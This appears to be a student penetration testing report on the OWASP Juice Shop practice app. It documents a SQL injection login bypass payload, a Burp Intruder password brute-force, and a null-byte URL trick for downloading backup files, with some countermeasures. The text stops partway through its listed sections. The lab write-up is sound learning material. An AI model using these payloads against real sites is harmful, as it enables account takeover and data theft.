



relq

Penetration Testing Report for Relq

Prepared By: Arayik Gabrielyan

Date: December 6, 2024

Email: gabrielyan_2003@bk.ru

Table of Contents

Login Admin(injection)

Login Functionality Analysis	3
Execution in Repeater:	4
SQL Injection Attempt:.....	4
Challenge Completion.....	5
Login Admin (Log in with the administrator's user account.).....	6
Countermeasures to Prevent SQL Injection.....	7

Access Control Bypass via Unauthorized File Addition

Placing security.txt as a Continuation of the Main Website Link.....	8
Correct Placement of security.txt in the <code>/ .well-known/</code> Directory.....	8
Accessing and Retrieving Security Information from security.txt.....	9
Countermeasures.....	10

Lack of Account Lockout Mechanism Allowing

Password Bruteforce

Initial Steps to Set Up a Bruteforce Attack.....	11
Using Intruder to Identify the Correct Password.....	12
Importing a Password List for Intruder Payloads.....	13
Configuring Grep - Extract for Error Response Tracking.....	14
Administrator Access Achieved Successfully.....	15

Sensitive Data Exposure Through Forgotten Sales Backup

Appending Malicious Paths to Access Backup Files.....	16
Exploiting URL Encoding to Access Backup Files.....	17
Sensitive Data Extracted from Backup File.....	18

Exploitation of Easter.egg Backup File Vulnerability

Accessing Unprotected Backup Files Through Malicious Paths.....	19
Extracting Data from the Downloaded File.....	20
Decoding the Extracted Data.....	20
Accessing the Target Website and Modifying Its Appearance.....	21

Try Hack Me: Root Me

Configuration File Setup.....	22
Connecting to TryHackMe Successfully.....	23
Initial Scanning.....	24
Directory Discovery with DirBuster.....	25-26
Exploiting Web Shell Upload via <code>shell.phtml</code>	27
Using DirBuster to Discover Hidden Directory.....	28
Shell Access through Uploaded File.....	29
Finding and Reading User.txt File.....	30
Privilege Escalation using SUID Files.....	31
Successfully Completing the RootMe Challenge.....	31

Creating a Simple Python Network Scanner Similar to Nmap

Main Program Structure (<code>main()</code> function).....	32
Port Scanning (<code>scan_tcp_ports</code> and <code>scan_udp_ports</code>).....	33
Ping Request (<code>ping_host</code>).....	34
Operating System Detection (<code>detect_os</code>).....	35
Domain Name to IP Address Resolution (<code>resolve_host</code>).....	36
Terminal Output of Python Network Scanner.....	37

Login Functionality Analysis

During the penetration testing process, an attempt was made to log in to the Juice Shop application as an admin user. The following steps were taken to analyze the login functionality:

1. Initial Observation:

Upon entering the admin username and password, the application returned an "Invalid" error message.

2. Intercepting the Request:

Using **Burp Suite**, the login request was intercepted through the **Proxy** tab. The intercepted request pointed to the following endpoint:

`http://localhost:3000/rest/user/login`.


This request was located in the HTTP history section of Burp Suite.

3. Sending to Repeater:

The identified request was sent to the **Repeater** tab for further analysis by pressing **Ctrl + R**. This allowed for detailed inspection and manual modifications to test the application's response.

4. Further Testing and Observations:

In the Repeater tab, the request was analyzed, modified, and re-sent to the server to identify potential vulnerabilities in the login process.



Execution in Repeater:

After sending the intercepted request from the **Repeater** tab by clicking **Send**, the server's response was analyzed. The response revealed the

login credentials that were collected, allowing for further investigation of potential vulnerabilities.

The screenshot shows the ZAP Repeater tool interface. The 'Repeater' tab is selected. In the 'Request' section, a POST request is shown with the following details:

- Method: POST
- URL: /rest/user/login
- Protocol: HTTP/1.1
- Host: localhost:3000
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
- Accept: application/json, text/plain, */*
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Content-Type: application/json
- Content-Length: 36
- Origin: http://localhost:3000
- Connection: close
- Referer: http://localhost:3000/
- Cookie: language=en; continueCode=aj4QD04Ky0qPJ7j2nvp9E038gYV AJLGM1WxalHD5reZRLzmXk6BbnzzPb3; cookieconsent_status=dismiss
- Sec-Fetch-Dest: empty
- Sec-Fetch-Mode: cors
- Sec-Fetch-Site: same-origin

The JSON payload is:

```
{  
    "email": "admin",  
    "password": "admin"  
}
```

In the 'Response' section, the server's response is displayed as:

```
HTTP/1.1 401 Unauthorized  
Access-Control-Allow-Origin: *  
X-Content-Type-Options: nosniff  
X-Frame-Options: SAMEORIGIN  
Feature-Policy: payment 'self'  
X-Recruiting: #jobs  
Content-Type: text/html; charset=utf-8  
Content-Length: 21  
ETag: W/"1a-ARVvK-msmzAF3Q0ve2mDSG+3Eus"  
Vary: Accept-Encoding  
Date: Sun, 01 Dec 2024 07:28:29 GMT  
Connection: close  
Invalid email or password.
```

SQL Injection Attempt:

To test for SQL injection vulnerabilities, the following payload was used in the login field:

admin' OR 1=1 --.

After sending the modified request, the server responded by providing an access key, confirming the presence of an SQL injection vulnerability.

Challenge Completion:

Following the successful exploitation of the vulnerability, the Juice Shop website displayed the following message:

"You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)"

This confirmed that administrator-level access was successfully achieved, validating the effectiveness of the performed penetration testing steps.

The image consists of two vertically stacked screenshots of the OWASP Juice Shop application running on a Kali Linux browser.

Top Screenshot: A login page titled "Login". It displays an error message: "Invalid email or password." Below the message are input fields for "Email" containing "admin" and "Password" containing "*****".


Bottom Screenshot: A search results page titled "All Products". At the top, there is a "Save login for http://localhost:3000?" dialog box. It contains fields for "Username" (set to "admin") and "Password" (set to "*****"). There are "Don't save" and "Save" buttons. To the right of the dialog, the search results are displayed, showing four items: Apple Juice (1000ml) for 1.99€, Apple Pomace for 0.89€, Banana Juice (1000ml) for 1.99€, and a Banana Juice item with a "Only 1 left" badge featuring a cartoon character holding a banana.

In the **Username** field, enter: `admin' OR 1=1 --`

In the **Password** field, you can leave it empty or enter any random value, since the SQL injection bypasses the need for a valid password.

After entering the payload in the login fields, submit the form. The payload modifies the SQL query to always evaluate the condition `1=1`, which will always be true and allow you to bypass the authentication.

The screenshot shows a dark-themed login interface. The 'Email' field contains the value `'or 1=1 --`. The 'Password' field contains the value `VgD;F4Qih4TQ6s%`. Below the form, a message says 'Forgot your password?'. At the bottom are 'Log in' and 'Remember me' buttons.



Countermeasures to Prevent SQL Injection

To prevent SQL injection vulnerabilities like the one identified in the Juice Shop application, the following best practices and mitigation steps should be implemented:

- 1. Use Prepared Statements (Parameterized Queries):**

Ensure that all SQL queries are executed using prepared statements with bound parameters, which separate the SQL logic from user input. This prevents attackers from manipulating the query structure.

- 2. Implement Input Validation and Sanitization:**

Validate and sanitize all user inputs before processing. Any input that will be used in SQL queries should be strictly checked for type, length, format, and range. Reject or sanitize any input containing special characters such as ' , -- , and ; .

- 3. Least Privilege Principle:**

Database accounts used by the application should only have the necessary permissions. The application should use a non-administrative database user to connect to the database, limiting the potential impact of any SQL injection attack.

- 4. Use ORM (Object-Relational Mapping):**

Implement an ORM framework that automatically escapes and sanitizes input, reducing the risk of SQL injection by abstracting raw SQL queries.

- 5. Error Handling and Reporting:**

Avoid exposing detailed error messages to users. Ensure that errors related to SQL queries do not display stack traces or database information, as these can provide attackers with valuable insights into the system's structure.

- 6. Regular Security Audits and Penetration Testing:**

Conduct regular security assessments, including automated vulnerability scans and manual penetration testing, to identify and remediate potential SQL injection vulnerabilities.


- 7. Web Application Firewall (WAF):**

Use a WAF to help detect and block common SQL injection attempts in real time. A WAF can provide an additional layer of defense while other measures are implemented.

Access Control Bypass via Unauthorized File Addition

The **security.txt** website (<https://securitytxt.org>) is a project aimed at improving communication related to website security. It was developed as a standard to help website owners provide information about vulnerability discovery and reporting.

I placed the **security.txt** link in the



Placing **security.txt** as a Continuation of the Main Website Link

website's link field as a continuation of the main website link.

The **security.txt** file was correctly placed under the `/ .well-known/` directory, making it publicly accessible.

Where should I put the **security.txt** file?

For websites, the **security.txt** file should be placed under the `/ .well-known/` path (`/ .well-known/security.txt`) [RFC8615]. It can also be placed in the root directory (`/security.txt`) of a website, especially if the `/ .well-known/` directory cannot be used for technical reasons, or simply as a fallback. The file can be placed in both locations of a website at the same time.


Correct Placement of **security.txt** in the `/ .well-known/` Directory

By accessing the link

`http://localhost:3000// .well-known/security.txt`, I was able to retrieve contact details and other security-related information from the file.


Accessing and Retrieving Security Information from security.txt

This file provides an easy way for security researchers to contact the security team or report any vulnerabilities.



```
Contact: mailto:donotreply@owasp-juice.shop
Encryption: https://keybase.io/bkimmrich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda
Acknowledgments: /#score-board
Supported languages: en, ar, az, bg, bn, ca, cs, da, de, ga, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lv, my, nl, no, pl, pt, ro, ru, si, sv, th, tr, uk, zh
Hiring: /#/jobs
Csaf: http://localhost:3000/.well-known/csaf/provider-metadata.json
Expires: Tue, 02 Dec 2025 15:40:05 GMT
```

Navigated back to the application and observed access to restricted sections without authentication.



Countermeasures:

- 1. Restrict Unauthorized File Additions in the `/.well-known/` Directory:**
It is important to implement proper access control to prevent unauthorized users from adding files to the `/.well-known/` directory, which could expose sensitive information or provide unauthorized access.
- 2. Strengthen Access Control Mechanisms for All Application Sections:**
Access control should be enforced uniformly across all sections of the application to ensure that only authorized users can access restricted resources. This can be achieved by implementing proper authentication and authorization mechanisms.
- 3. Improve Session Management to Prevent Unintended Permission Escalation:**
Session management mechanisms should be strengthened to avoid situations where users gain unintended elevated permissions. Proper session timeouts, secure cookies, and re-authentication for sensitive actions can help mitigate this risk.

Lack of Account Lockout Mechanism Allowing Password BruteForce

Initial Steps to Set Up a BruteForce Attack

First, select any product available for sale on the Juice Shop website. Copy the administrator's email address displayed with the product details. Next, navigate to the login page where users can access their accounts.




On the login page, enter the email address you previously copied into the Email field. In the Password field, input an incorrect value, such as "test." Before proceeding with the login attempt, connect the proxy and open the Burp Suite tool. Once everything is set up, click "Log In" and wait for Burp Suite to intercept the request.


A screenshot of the Juice Shop login page. It features a dark background with light-colored text fields. The 'Email *' field contains 'admin@juice-sh.op'. The 'Password *' field contains 'test'. Below the password field is a small eye icon for password visibility. A link 'Forgot your password?' is located above the 'Log in' button. The 'Log in' button is blue with white text and includes a small user icon. Below it is a 'Remember me' checkbox. A horizontal line with the word 'or' in the center separates this from a green 'Log in with Google' button. At the bottom, there is a link 'Not yet a customer?'.

Using Intruder to Identify the Correct Password

Once Burp Suite intercepts the login request, navigate to the tool and forward the request to the Intruder module. In Intruder, specify the appropriate field where the password will be replaced. Then, upload a list of 1000 potential passwords as the payload. Burp Suite will systematically test each password until the correct one is identified.



```
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; continueCode=X58N9q1y43xk2MwbDmvVnz03Vfl1u4WInvh67GQ70BYrJRLPeZpL6EKgWoja; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
  "email": "admin@juice-sh.op",
  "password": "test"
}
```



Burp Project Intruder View Help

Dashboard Target **Intruder** Proxy Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Positions Payloads Resource pool Settings

② Choose an attack type
Attacktype:

② Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; continueCode=X58N9q1y43xk2MwbDmvVnz03Vfl1u4WInvh67GQ70BYrJRLPeZpL6EKgWoja; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email": "admin@juice-sh.op", "password": "$test$"}
```

Importing a Password List for Intruder Payloads

Next, use a browser to search for a list of 1000 commonly used passwords, for example, from GitHub. Copy the list and upload it to Burp Suite Intruder's **Simple List** as the payload for the attack.

The screenshot shows the Burp Suite Intruder interface. At the top, there is a code editor window displaying a password list. The list contains the following entries:

```
1 -----  
2 0  
3 00000  
4 000000  
5 0000000  
6 00000000  
7 0987654321  
8 1  
9 1111  
10 11111  
11 111111  
12 1111111  
13 11111111  
14 112233  
15 1212  
16 1234567890
```

Below the code editor, the "Payload settings [Simple list]" section is visible. It includes a list of items and buttons for Paste, Load, Remove, Clear, Deduplicate, Add, and Enter a new item.

The "Payload processing" section is also shown, featuring a table with columns for Enabled and Rule, and buttons for Add, Edit, Remove, Up, and Down.

Configuring Grep - Extract for Error Response Tracking

Then, navigate to the **Intruder** settings and open the **Grep - Extract** section. Add the response phrase "**Invalid email or password**" to track and identify failed login attempts.

The screenshot shows the "Grep - Extract" configuration page. On the left is a sidebar with buttons: Add, Edit, Remove, Duplicate, Up, Down, and Clear. The main area has a text input field containing "From [close\r\n\r\n] to end". Below this is a large empty text area for extracting items from responses. At the bottom, there is a "Maximum capture length:" input field set to 100.

After completing the setup, click **Start Attack** in Intruder and wait for the results. On line 117 of the output, observe a **200 OK** status code, indicating a successful login. The correct password is displayed as **admin123**.

The screenshot shows the "2. Intruder attack of http://localhost:3000 - Temporary attack - Not saved to project file" window. The "Results" tab is selected. The table displays the following data:

Request	Payload	Status code	Error	Timeout	Length	close\r\n\r\n	Comment
115	admin1	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
116	admin12	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
117	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1185		
118	adminadmin	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
119	administrator	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
120	adriana	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
121	agosto	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
122	agustín	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
123	albert	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
124	alberto	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
125	alejandra	401	<input type="checkbox"/>	<input type="checkbox"/>	413		


The "Response" tab is selected, showing the raw HTTP response for the successful login at line 117:

```
HTTP/1.1 200 OK
Content-Length: 51
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; continueCode=X58N9q1y43xk2MwbDmvVnz03Vfl1u4WInvh67GQ70BYrJRLPeZpL6EKgWoja;
        cookieconsent_status=dissmiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
    "email": "admin@juice-sh.op",
    "password": "admin123"
}
```

Administrator Access Achieved Successfully

Finally, we use the identified password to log in to the website. Upon entering the credentials, we successfully gain access to the site as an administrator.

The screenshot shows the OWASP Juice Shop login interface. The background is dark grey. At the top left is the word "Login". Below it is a form field labeled "Email *" containing "admin@juice-sh.op". Below that is another form field labeled "Password *" containing "admin123", with a small eye icon to its right. Below the password field is a link "Forgot your password?". In the center is a blue button with a white arrow icon and the text "Log in". To the left of the "Log in" button is a checkbox labeled "Remember me". Below the "Log in" button is a horizontal line with the word "or" in the center. To the right of the "or" line is a green button with a white "G" icon and the text "Log in with Google". At the bottom of the screen, there is a link "Not yet a customer?".



Sensitive Data Exposure Through Forgotten Sales Backup

Appending Malicious Paths to Access Backup Files

To exploit this vulnerability, we append the following path to the Juice Shop URL:

`http://localhost:3000/ftp/package.json.bak%00.md`

This allows us to access a backup file stored on the server, potentially exposing sensitive information.



Exploiting URL Encoding to Access Backup Files

Next, open the following URL in your browser:

CyberChef URL Encoding Tool


Use the tool to URL encode %00, which will convert it to %2500. Replace %00 with %2500 in the URL. After making this change and refreshing the page, a

file download will be triggered, indicating access to the backup file.



Sensitive Data Extracted from Backup File

Finally, upon opening the downloaded file, we confirm that it contains sensitive data, demonstrating unauthorized access to the server's backup.

A screenshot of a terminal window titled '~/Downloads/coupons_2013.md.bak%00.md - Mousepad'. The window displays a list of 12 coupon codes, each starting with a number from 1 to 12 followed by a unique alphanumeric string. The text is as follows:

```
1 n<MibgC7sn
2 mNYS#gC7sn
3 o*IvgC7sn
4 k#pDlgC7sn
5 o*I]pgC7sn
6 n(XRvgC7sn
7 n(XLtgC7sn
8 k##*AfgC7sn
9 q:<IqgC7sn
10 pEw8ogC7sn
11 pes[BgC7sn
12 l}6D$gC7ss
```


Exploitation of Easter.egg Backup File Vulnerability

Accessing Unprotected Backup Files Through Malicious Paths

To exploit this vulnerability, we append the following path to the Juice Shop URL:


`http://localhost:3000/ftp/easter.egg`

This manipulation allows access to a backup file stored on the server. These backup files can contain sensitive information such as configuration details, user data, or credentials, which, if exposed, can lead to unauthorized access or further exploitation of the system.



